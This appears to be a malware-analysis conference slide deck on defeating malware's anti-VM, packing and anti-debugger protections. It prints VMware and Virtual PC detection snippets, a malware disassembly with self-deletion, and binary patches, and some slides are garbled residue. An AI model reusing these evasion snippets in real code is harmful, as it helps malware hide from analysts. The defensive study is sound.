



HACKING MALWARE

Offense is the new Defense



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Who Are We?


ValSmith

BACKGROUND:

- Malware analyst
- Penetration tester
- Exploit developer

AFFILIATIONS:

- Offensive Computing
- Metasploit
- Cult of the Dead Cow – NSF
- TBS



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Who Are We?


Danny Quist (chamuco)

BACKGROUND:

- Security Researcher
- Software Developer
- Exploit Developer
- Reverse Engineering

AFFILIATIONS:

- Offensive Computing
- TBS





Who Are We?

Other Project Members


Patrick Stach - Partner in Stach & Liu

HD Moore - HD Moore is Director of Security Research at BreakingPoint Systems

Ty Bodell – Security analyst

Scott Miller – Developer

Acknowledgements – Thanks for tons of help from the metasploit guys, Skape, spoonm, slow, thief, ramune, Vinnie Liu, Halvar's awesome tools, Ero Carrera, Pedram Amini and many more too numerous to list here.





What

- Virtual Machine Detection
- Malware protections and countermeasures
- Exploiting Malware with Metasploit
- Offensive Computing Project





Philosophy (why?)

*Because We Can
Because It's Fun
Because We Learn*

- Malware are *systems* like any other (OS, application)
- *Systems* can be instrumented, modeled and understood
- *Systems* implement security to protect themselves
- Vulnerabilities can be found in *systems* and exploited
- Malware is just another *system* and it can be hacked

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```
RETRIEVING DATA  
[...]  
OFFENSIVE COMPUTING IS ONLINE  
[...]
```



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MALWARE

Protections

Describing the Circle of Security

Malware systems have their own set of security measures which must be understood and defeated:



Main Areas of Malware Protections:

- Anti-Virtual Machine
- Binary Compression
- Binary Encoding
- Anti-Debugger

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MALWARE

Necromancy (how)?

Using Evil to fight Evil

Use same reversing methods as finding and exploiting vulnerabilities:

- Static Analysis
 - Disassemblers
 - Packer detectors/unpackers
- Dynamic Analysis
 - Debuggers
 - Examine memory, stack, registers
- Instrumentation
 - Sysinternals
 - VM's
 - Sniffers

-Binary Comparison

- Bindiff
- Bdifffm
- Scripts

- Exploitation Frameworks

- Metasploit

- Misc

- Hex Editors
- Other Cracking Tools





Anti-Virtual Machines

Pseudo code:


```

IF detect_vmware
    THEN do nothing, destroy self, destroy system
ELSE
    Continue with malware payload
  
```

DASHER Variant Disassembly Example:

```

PS_____:00401D51 push    offset aNetStartFindst ; "net start | findstr VMware && echo VMwa"...
PS_____:00401D52 push    edi
PS_____:00401D53 call    sub_402148
PS_____:00401D58 lea     eax, [ebp+var_300]
PS_____:00401D5E push    eax
PS_____:00401D5F push    offset aNetStartFind_0 ; "net start | findstr Virtual && echo Vir"...
PS_____:00401D64 push    edi
PS_____:00401D65 call    sub_402148
PS_____:00401D6A push    offset aDel0   ; "del %%0\r\n"
  
```





Anti-Virtual Machines

Run 1_valsmith_demo_us06_antiinstrument_part1.avi demo
Movie Here . . .

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
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Specific VM Detection

-VMWare Driver Interface

```
try
{
    __asm
    {
        mov     eax, 'VMXh'
        mov     ebx, 0; // any value but not the MAGIC VALUE
        mov     ecx, 0xA // get VMWare version
        mov     edx, 'VX' // port number
        in      eax, dx; // read port
        cmp     ebx, 'VMXh' // is it a reply from VMWare?
        jne     notVmware
        jmp     isVmware
    notVmware:
        mov rc, 0
        jmp done
    isVmware:
        mov     rc, eax // on return EAX returns the version
    done:
    }
__except(EXCEPTION_EXECUTE_HANDLER)
{
    rc = 0;
}
```

<http://chitchat.at.infoseek.co.jp/vmware/backdoor.html>





Type Specific VM Detection

- Virtual PC Detection

```

try
{
    __asm
    {
        mov    ebx, 0; // It will stay ZERO if VPC is running
        mov    eax, 1; // VPC function number

        // call VPC
        __emit 0Fh;
        __emit 3Fh;
        __emit 07h;
        __emit 0Bh;

        test   ebx, ebx;
        setz   [rc];
    }

    __except( IsInsideVPC_exceptionFilter(GetExceptionInformation()) )
    {
        rc = 0;
    }
}

```

<http://www.codeproject.com/system/VmDetect.asp>





Virtual Machine Detection

- Virtual Machines used to “safely” run malware
- Types of Virtual Machines
 - Fully Emulated instruction set
 - Instructions are translated on the fly to host OS
 - Generally have a 1-1 representation of host OS
 - “Somewhat” Emulated
 - Stack operation emulation
 - Descriptor table translation
 - IDT, GDT, LDT
 - Hardware Virtualization
 - Intel Vanderpool Instruction Set
 - AMD Pacifica Instruction Set




The witch and the demon



Generic VM Detection


- Excellent paper outlining problems implementing VMs on IA-32 architecture (Robin, Irvine, Usenix 2000)
 - Certain registers have system-wide applicability
 - LDT – Local Descriptor Table
 - GDT – Global Descriptor Table
 - IDT – Interrupt Descriptor Table
 - MSW – Machine Status Word
 - Intel CPU not made for virtualization
 - Must be emulated, or translated
 - Ring-3 signature generation






Generic VM Detection

- **IDT Technique** (redpill, skoopy_doo)
 - Simple signature match on IDT register value
 - Effective for single-processor machines
 - Multiprocessor/Dual Core have separate tables
 - failed $1/n$ times, $n = \text{number of processors}$
- **GDT had similar results**
- **LDT showed static results across processor**
 - Used for accessing local data relevant to process
 - Memory addressed similarly despite context switches
 - Fails on full emulation.
(e.g. Disable acceleration on VMWare)
- **MSW good to use if LDT fails.**






Grand Unified LDT/MSW VM Fingerprinting Algorithm





VMWare Detection with NoPill





Defeating Anti-VM Techniques

- Turn off your VMware services so they aren't detected
`net stop "Vmware Tools"`
- Binary patch the malware to NOP the vmware detection routines.

Identify the function that calls the vmware detection code.

```
PS_____:00401CD0 sub_401CD0 proc near ; CODE XREF: sub_40123C+3 p
```

Jump to xref to operation to find where the detection function is called:

```
PS_____:0040123C sub_40123C proc near ; CODE XREF:  
PS_____:0040121D p  
PS_____:0040123C push ebp  
PS_____:0040123D mov ebp, esp  
PS_____:0040123F call sub_401CD0  
PS_____:00401244 call sub_40125C
```

Find the HEX section which calls the detection routines:

```
PS_____:00401230 C9 C3 00 00 64 A3 00 00-00 00 C3 00 55 89 E5 E8 "+..dú....+.UësF"  
PS_____:00401240 8C 0A 00 00 E8 13 00 00-00 E8 1A 01 00 00 E8 49 "i..F ...F ..FI"
```

NOP out the call

```
PS_____:00401230 C9 C3 00 00 64 A3 00 00-00 00 C3 00 55 89 E5 90 "+..dú....+.UësF"  
PS_____:00401240 90 90 90 90 E8 13 00 00-00 E8 1A 01 00 00 E8 49 "i..F ...F ..FI"
```





Hacking Anti-VM

Run 2_valsmith_demo_us06_antiinstrument_partII.avi demo
Movie Here . . .

= [] debugger said: breakpoint

* REBU

==[====]====[====]====[====]====[====]====[====]====[====]====[====]

==[====]====[====]====[====]====[====]====[====]====[====]====[====]

====

====

====0Ex/0Ex/0Ex/0Ex/*

====87x/0Ex/0Ex/0Ex/*

====0Ex/0Ex/0Ex/0Ex/*

====0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/*

====0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/0Ex/*




Binary Compression

- Malware employs binary compression
 - Smaller binaries = less bandwidth / footprint
 - Harder to disassemble and analyze
 - Obfuscates original entry point (OEP)
- Binary Compression Tool Examples:
 - UPX
 - Aspack
 - FSG
 - PE Compact
 - Many, many more





Encryption



- Malware often employs encryption
- Obfuscate strings, functions, OEP
- Hinder disassembly / analysis
- Two main types of encryption covered here:

String encryption

- Using XOR obfuscate strings
- Running XOR with values 1-255 over a binary often yields interesting string results


Binary encryption – Using a binary encrypter

- Morphine
- Daemon
- telock
- Yoda's Crypter



Encryption/Compression

Run 3_valsmith_demo_us06_compression_part1.avi demo
Movie Here . . .





Defeating Binary Encryption and Compression

Many techniques for “hacking” malware protections:

- Scan with detector
- Unpack/decrypt the file if a tool is available
- Use debugger to step through the decryption routines
 - x86emu
 - IDA
 - Ollydbg
- Dump process memory region



Notes:

- Some processes do not stay resident (run and exit quickly)
- Run in a debugger and break right away
- Step through instructions up to exit
- Dump process memory with tools like LordPe, Ollydbg dump plugin, etc.



Hacking the Encryption/Compression

Run 4_valsmith_demo_us06_compression_partII.avi demo
Movie Here . . .

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Anti-Debugger



- IsDebuggerPresent() to subvert analysis

```
#define _WIN32_WINNT 0x400
#include <windows.h>

int _tmain(int argc, _TCHAR* argv[]) {
    if (IsDebuggerPresent()) {
        printf("YOU DIE NOW!\n");
    }
    else {
        printf("Run Evil Malware Normally\n");
    }
    return 0;
}
```

- Method is vulnerable

- Set a jump near the debugger check
- Use Ollydbg IsDebuggerPresent() hide plugin
- Other more advanced techniques




Anti-Debugger Techniques

Run [5_valsmith_demo_us06_antidebugger_part1.avi demo Movie Here . . .](#)




Anti-Anti-Debugger

- Find call and jz instruction to the anti-debugger function:



.text:00411A60	call	ds:IsDebuggerPresent
.text:00411A66	cmp	esi, esp
.text:00411A68	call	sub_4113B1
.text:00411A6D	test	eax, eax
.text:00411A6F	jz	short loc_411A80
.text:00411A71	push	offset aYouDieNow ; "YOU DIE NOW!\n"
.text:00411A76	call	sub_41149C
.text:00411A7B	add	esp, 4
.text:00411A7E	jmp	short loc_411A8D
.text:00411A80	push	offset aRunEvilMalware ; "Run Evil Malware Normally\n"



- Find location in hex editor and change to a *jmp*:

.text:00411A50	FF FF B9 30 00 00 00 B8-CC CC CC CC F3 AB 8B F4 "	0...+ =%i("
.text:00411A60	FF 15 80 A1 42 00 3B F4-E8 44 F9 FF FF 85 C0 74 "	§CÍB.;(FD·à+t"
.text:00411A70	0F 68 E8 40 42 00 E8 21-FA FF FF 83 C4 04 EB 0D "øhF@B.F!·à-d"	"h+@B.F@·à-3+_"
.text:00411A80	68 C8 40 42 00 E8 12 FA-FF FF 83 C4 04 33 C0 5F "h+@B.F@·à-3+_"	"h+@B.F@·à-3+_"



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MALWARE

Anti-Debugger Techniques

Run 6_valsmith_demo_us06_antidebugger_partII.avi [demo](#)
Movie Here . . .



Exploiting Malware Vulnerabilities

- malware have their own vulnerabilities.
- avserve ftp server used by worms for propagation.
- avserve is packed (use unpack methods)
- Analyze disassembly
 - Find basic buffer overflow
 - Vuln PORT command of the FTP server



```
.text:00401BC8 loc_401BC8:
.text:00401BC8
.text:00401BCE
.text:00401BD3
.text:00401BD4
.text:00401BD9
.text:00401BDA
.text:00401BDC
.text:00401BDD
.text:00401BE3
.text:00401BE9
.text:00401BEA
.text:00401BF0
.text:00401BF1

; CODE XREF: sub_401B08+A4j
